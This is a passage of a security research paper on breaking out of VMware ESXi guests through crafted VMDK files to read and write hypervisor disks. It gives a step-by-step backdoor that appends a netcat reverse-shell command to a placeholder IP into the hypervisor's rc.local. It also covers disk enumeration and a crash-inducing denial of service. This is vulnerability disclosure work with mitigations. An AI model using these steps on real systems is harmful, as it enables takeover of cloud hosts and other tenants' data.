
A logical next step of exploiting the Virtual Machine DisK is the inclusion of physical hard disks of the hypervisor. On the ESX platform, the corresponding Unix device files are mapped to `/dev/disks/` on the hypervisor as Figure 11 shows.



```
~ # ls /dev/disks/
naa.600508b1001ca97740cc02561658c136
naa.600508b1001ca97740cc02561658c136:1
naa.600508b1001ca97740cc02561658c136:2
naa.600508b1001ca97740cc02561658c136:3
naa.600508b1001ca97740cc02561658c136:5
naa.600508b1001ca97740cc02561658c136:6
naa.600508b1001ca97740cc02561658c136:7
naa.600508b1001ca97740cc02561658c136:8
naa.600c0ff000109e5b52d3104f01000000
naa.600c0ff000109e5b6019e34f01000000
naa.600c0ff000109e5b8ee84d4f01000000
naa.600c0ff000109e5b8ee84d4f01000000:1
naa.600c0ff000109e5b8ee84d4f01000000:2
naa.600c0ff000109e5be9d1544f01000000
naa.600c0ff000109e5bff3ed35001000000
naa.600c0ff000109e5bff3ed35001000000:1
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:1
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:2
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:3
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:5
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:6
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:7
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:8
vml.0200030000600c0ff000109e5b52d3104f010000005032303030202
```

Figure 11: ESXi5 Device Files

Including such a device file as explained above, it is possible to access physical hard drives of the hypervisor from within a guest system as well. Knowing the name of the target physical hard drive, such as `/dev/disks/naa.600508b1001ca97740cc02561658c136:2`, the attacking virtual machine is able to include the physical hard drive, containing for example the log files of the hypervisor, from within the virtual machine:



```
root@attx:~# fdisk -l /dev/loop0

Disk /dev/loop0: 4293 MB, 4293918720 bytes
145 heads, 16 sectors/track, 3614 cylinders, total 8386560 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x90909090

This doesn't look like a partition table
Probably you selected the wrong device.

      Device Boot      Start         End      Blocks   Id  System
/dev/loop0p1   ?  2425393296  4850786591  1212696648   90  Unknown
/dev/loop0p2   ?  2425393296  4850786591  1212696648   90  Unknown
/dev/loop0p3   ?  2425393296  4850786591  1212696648   90  Unknown
/dev/loop0p4   ?  2425393296  4850786591  1212696648   90  Unknown
root@attx:~# mount /dev/loop0 /mnt/
root@attx:~# ls /mnt/log/
auth.log           hostd.4.gz            usb.log        vmkeventd.log    vprobed.log
dhclient.log       hostd.5.gz            vmauthd.0.gz   vmksummary.0.gz  vpxa.0.gz
ernw.poc           hostd.6.gz            vmauthd.1.gz   vmksummary.log   vpxa.1.gz
ernw_small.poc     hostd.7.gz            vmauthd.2.gz   vmkwarning.0.gz  vpxa.2.gz
esxupdate.log      hostd.8.gz            vmauthd.log    vmkwarning.1.gz  vpxa.3.gz
fdm-installer.log  hostd.9.gz            vmkernel.0.gz  vmkwarning.2.gz  vpxa.4.gz
fdm.0.gz           hostd.log             vmkernel.1.gz  vmkwarning.3.gz  vpxa.5.gz
fdm.1.gz           hostprofiletrace.log  vmkernel.2.gz  vmkwarning.4.gz  vpxa.6.gz
fdm.2.gz           shell.log             vmkernel.3.gz  vmkwarning.5.gz  vpxa.7.gz
fdm.log            storagerm.log         vmkernel.4.gz  vmkwarning.6.gz  vpxa.8.gz
hostd.0.gz         syslog.0.gz           vmkernel.5.gz  vmkwarning.7.gz  vpxa.9.gz
hostd.1.gz         syslog.1.gz           vmkernel.6.gz  vmkwarning.log   vpxa.log
hostd.2.gz         syslog.2.gz           vmkernel.7.gz  vobd.0.gz
hostd.3.gz         syslog.log            vmkernel.log   vobd.log
root@attx:~#
```

Figure 12: Inclusion Of A Physical Disk

At this point, it is possible to access the hypervisor hard drive within a virtual guest! However it is necessary to know the long (and actually random, as it is based on the device id) and not-guessable device name.

6.3 Compromising Cloud Service Providers

The previous sections describe the basic possibility to access hypervisor files and hard drives from within a guest system. However this access is limited to special file types and files with known file names. In order to successfully access a hypervisor file from within a guest system, the following requirements have to be fulfilled:

1) The file to be included must not be locked on a low system access level: As soon as the hypervisor/another virtual machine/any other entity and the virtual machine try to access a file/device at the same time, locking errors occur.
2) The file name of the file to be included must be known.

As the requirement to know the file name is a highly restricting factor when including hard drives (as they have random, non-guessable names), the following process allows the enumeration of all physical hard drives of the hypervisor:

1) Deploy guest system including `/bootbank/state.tgz`.
2) Extract state.gz within the guest system.
3) Gather device names from `/etc/vmware/esx.config` from within the extracted state.tgz.

This configuration file contains all device names. Using this information, it is possible to include any file on the hypervisor without additional, internal knowledge about the particular hypervisor.

This behavior allows to carry out the following attack vector against an ESXi based hypervisor:

1) Are the following requirements given?
   a) The deployment of uploaded, custom VMDK files is possible.
   b) The hypervisor is ESXi based.
   c) No additional sanitization/input validation of the VMDK file/extent description is performed.
2) Deploy guest system using a VMDK file that includes `/bootbank/state.tgz`.
3) Enumerate hypervisor disk files by accessing `/etc/vmware/esx.config` from within the included `state.tgz` file.
4) Deploy another guest system using a VMDK file that includes a physical hypervisor hard drive.
5) *Access the included hypervisor hard drive from within a guest system without internal knowledge about the hypervisor instance.*

6.4 Write Access


Once the hard drive of hypervisor can be accessed from within an attacking virtual machine, it is possible to write files as well. However the requirement of exclusive access to the file restricts the access possibility to files which are not or very rarely accessed by the hypervisor. In order to completely compromise the hypervisor, the `/bootbank` partition is a perfect target: It holds the firmware and configuration which is deployed at boot time to a RAM disk which is then used as the root file system of the hypervisor. Hence the configuration files of for example `/etc` are archived every ten minutes to `/bootbank/state.tgz`. Exploiting this behavior, the following steps are necessary in order to deploy a backdoor on the hypervisor from within a virtual machine:

1) Create a directory `etc`, referred to as `$TARGET_DIR`
2) Copy a `netcat` binary compatible to the specific hypervisor to `$TARGET_DIR`, ensure it is executable.
3) Copy `etc/rc.local` from `/bootbank/state.tgz` to `$TARGET_DIR`
4) Append `/etc/nc -e /bin/sh 1.2.3.4 4444` to `$TARGET_DIR/rc.local`.
5) Create a VMware XML firewall file in `$TARGET_DIR/vmware/firewall/`, allow the desired network traffic.
6) Create a tar archive `attk.tgz` of `$TARGET_DIR` using `vmtar`.
7) Copy attk.tgz to `/bootbank` on the included hypervisor disk.
8) Add attk.tgz to `/bootbank/boot.cfg`.
9) Start listener on `1.2.3.4`, wait for the next hypervisor reboot, and enjoy shell access to the hypervisor.

These steps allow the installation of a backdoor on the hypervisor without additional knowledge or access to the hypervisor.

6.5 Denial-of-Service

It was possible to perform a Denial-of-Service (DoS) attack against the ESXi hypervisor by including a file that is not aligned to 512 byte blocks (file size of the file to be included: 512 * X + [0 < Y < 512] bytes). Writing to a virtual hard drive composed of such single files for a short amount of time (typically one to three minutes, this is what we observed in our lab) triggered the Pink Screen of Death (refer to Figure 13) on both ESXi4 and ESXi5 — at least for a patch level earlier than Releasebuild-515841/March 2012: it seems like this vulnerability was patched in Patch ESXi500-201203201-UG.



```
VMware ESXi 5.0.0 [Releasebuild-515841 x86_64]
#PF Exception 14 in world 2056:idle0 IP 0x418012a17219 addr 0x0
cr0=0x80010039 cr2=0x0 cr3=0xdf62d000 cr4=0x216c
frame=0x412200207288 ip=0x418012a17219 err=0 rflags=0x10246
rax=0x0 rbx=0x0 rcx=0x418012a17845
rdx=[illegible] rbp=0x412200207368 rsi=0x0
rdi=0x4124000b01c0 r8=0x410017d76d40 r9=0xe
r10=0x410017d76e20 r11=0x410017d76d40 r12=0x4124000b01c0
r13=0x1 r14=0x0 r15=0x0
*PCPU0:2056/idle0
PCPU  0: ISISISISISISISISISISISIS
Code start: 0x418012a00000 VMK uptime: 2:18:51:22.527
0x412200207368:[0x418012a17219]AsyncPopCallbackFrameInt@vmkernel#nover+0x50 stack: 0x412200207398
0x412200207398:[0x418012a17845]Async_EndSplitIO@vmkernel#nover+0x54 stack: 0x412200000000
0x412200207448:[0x418013115c78]NE_AsyncIO@<None>#<None>+0x5f7 stack: 0x4100018a19b0
0x412200207508:[0x418012c7e483]FDS_AsyncIO@vmkernel#nover+0x176 stack: 0x41240078e4c0
0x412200207568:[0x418012c77dde]DevFSFileIO@vmkernel#nover+0x205 stack: 0x4122002075e4
0x4122002075c8:[0x418012c5b120]FSSFileIO@vmkernel#nover+0x1bf stack: 0x41000fc22c00
0x4122002075e8:[0x418012c5b499]FSS_AsyncFileIO@vmkernel#nover+0x10 stack: 0x1
0x412200207778:[0x418012c51058]VSCSI_FSCommand@vmkernel#nover+0x10f7 stack: 0x0
0x4122002077b8:[0x418012c46533]VSCSI_IssueCommandBE@vmkernel#nover+0x52 stack: 0x412200207848
0x412200207868:[0x418012c4b052]VSCSI_HandleCommand@vmkernel#nover+0x419 stack: 0x60
0x412200207928:[0x418012c4b2ce]VSCSI_VmkExecuteCommand@vmkernel#nover+0x1ed stack: 0x412200001000
0x412200207b08:[0x418012c57fe5]LSIProcessReqInt@vmkernel#nover+0x86c stack: 0x412200207b78
0x412200207b68:[0x418012c58173]LSIProcessRequestRing@vmkernel#nover+0x72 stack: 0x410001bb0050
0x412200207b98:[0x418012c4f424]VSCSI_WorldletCB@vmkernel#nover+0x9b stack: 0x412200207cc0
0x412200207c48:[0x418012aed151]WorldletProcessQueue@vmkernel#nover+0x398 stack: 0x0
0x412200207c88:[0x418012aed609]WorldletBHHandler@vmkernel#nover+0x60 stack: 0x2
0x412200207ce8:[0x418012a1824c]BHCallHandlers@vmkernel#nover+0xbb stack: 0x100410000000000
0x412200207d28:[0x418012a1873b]BH_Check@vmkernel#nover+0xde stack: 0x20d358b454734
0x412200207e58:[0x418012bee011]CpuSchedIdleLoopInt@vmkernel#nover+0x84 stack: 0x412200207e98
0x412200207e68:[0x418012bf62c6]CpuSched_IdleLoop@vmkernel#nover+0x15 stack: 0x12
0x412200207e98:[0x418012a45f66]Init_SlaveIdle@vmkernel#nover+0x13d stack: 0x0
0x412200207fe8:[0x418012d045d9]SMPSlaveIdle@vmkernel#nover+0x310 stack: 0x0
base fs=0x0 gs=0x418042000000 Kgs=0x0
Coredump to disk. Slot 1 of 1. 9876543210 DiskDump: Successful.
Debugger waiting(world 2056) -- no port for remote debugger. "Escape" for local debugger.
```

Figure 13: Pink Screen of Death

7 Mitigating Controls

While the Denial-of-Service vulnerability is patched in the mean time, it is still possible to access hypervisor files from within a virtual machine on a fully patched ESXi hypervisor (as of February 2013). The complete patching of the vulnerability is difficult as the functionality to include multiple disk files is crucial for many virtual machine usage scenarios. However it must not be possible to access files on a hypervisor which are located outside of a configured datastore from within a virtual machine – yet there is no patch available for that yet.

In the meantime, the following options for mitigation exist:

- Do not allow the upload of virtual machines – this might not be an option in a productive environment.
- Sanitize your user input: This shouldn't be a new or surprising recommendation, however you have to re-think trust boundaries and relationships in the new Cloud world. In the "old world", virtual machines have been trustworthy, as they have been created by your employees and were operated on your hypervisors – this changes in the Cloud, and so do attack vectors.

8 Impact, Conclusion & Future Directions

The described vulnerability allows the access of hypervisor files and hard drives from within a guest system. It bypasses the isolation mechanisms that should prevent guest systems from both accessing the hypervisor and – using the inclusion of the hypervisor hard drive – other guest systems. As there exist no access control mechanisms that regulate which virtual machines are allowed to include which virtual disk files or, even worse, which files at all, this can be considered a severe design flaw. The impact of this design flaw increases significantly in a multi-tenant Cloud environment, where the different guest systems do not originate from trustworthy sources. Regarding such environments, the missing access control mechanisms illustrates the broken trust model of the ESXi hypervisor and how traditional trust and security models must be re-designed and analyzed as for their adequacy for Cloud environments.

`#CloudSecurity` `#VirtualizationSecurity` `#0day` `#VirtualFileFormat` `#Breakout`

Further Reading

http://www.insinuator.net/2012/05/vmdk-has-left-the-building/

http://www.insinuator.net/2012/06/vmdk-has-left-the-building-faq/

http://www.insinuator.net/2012/09/vmdk-malicious-patching/

http://www.insinuator.net/2012/11/vmdk-has-left-the-building-denial-of-service/

References

[MeGr11] Mell, Peter and Grance, Tomothy, NIST SP 800-145: The NIST Definition of Cloud Computing, NIST 2011

[CaHo09] Catteddu, Daniele and Hogben, Giles, Cloud Computing Risk Assessment, ENISA, 2009

[ReLu11] Rey, Enno and Luft, Matthias, The Key To Your Datacenter, Insinuator.net, 2011, http://www.insinuator.net/2011/07/the-key-to-your-datacenter/

[SHJ+11] Somorovsky, Juraj and Heiderich, Mario, and Jensen, Meiko and Schwenk, Jörg and Gruschka, Nils and Iacono, Nils, All Your Clouds Are Belong To Us, Okt 2011,

[Kort09] Kostya Kortchinsky, Cloudburst, BlackHat US 2009.

[Elh09] Nelson Elhage, Virtunoid: Breaking out of KVM, Defcon 2011.

[VMwa07] VMware, VMDK Technote, 2007.

[VMwa10] VMware, Security Advisory 2010-0004, 2010.

[VMwa11] VMware, Security Advisory 2011-007, 2011

[VMwa] VMware Knowledge Base 2006898, Changing a monolithic disk to a split disk in VMware Workstation

[Bour12] Vanson Bourne, http://v-index.com, July 2012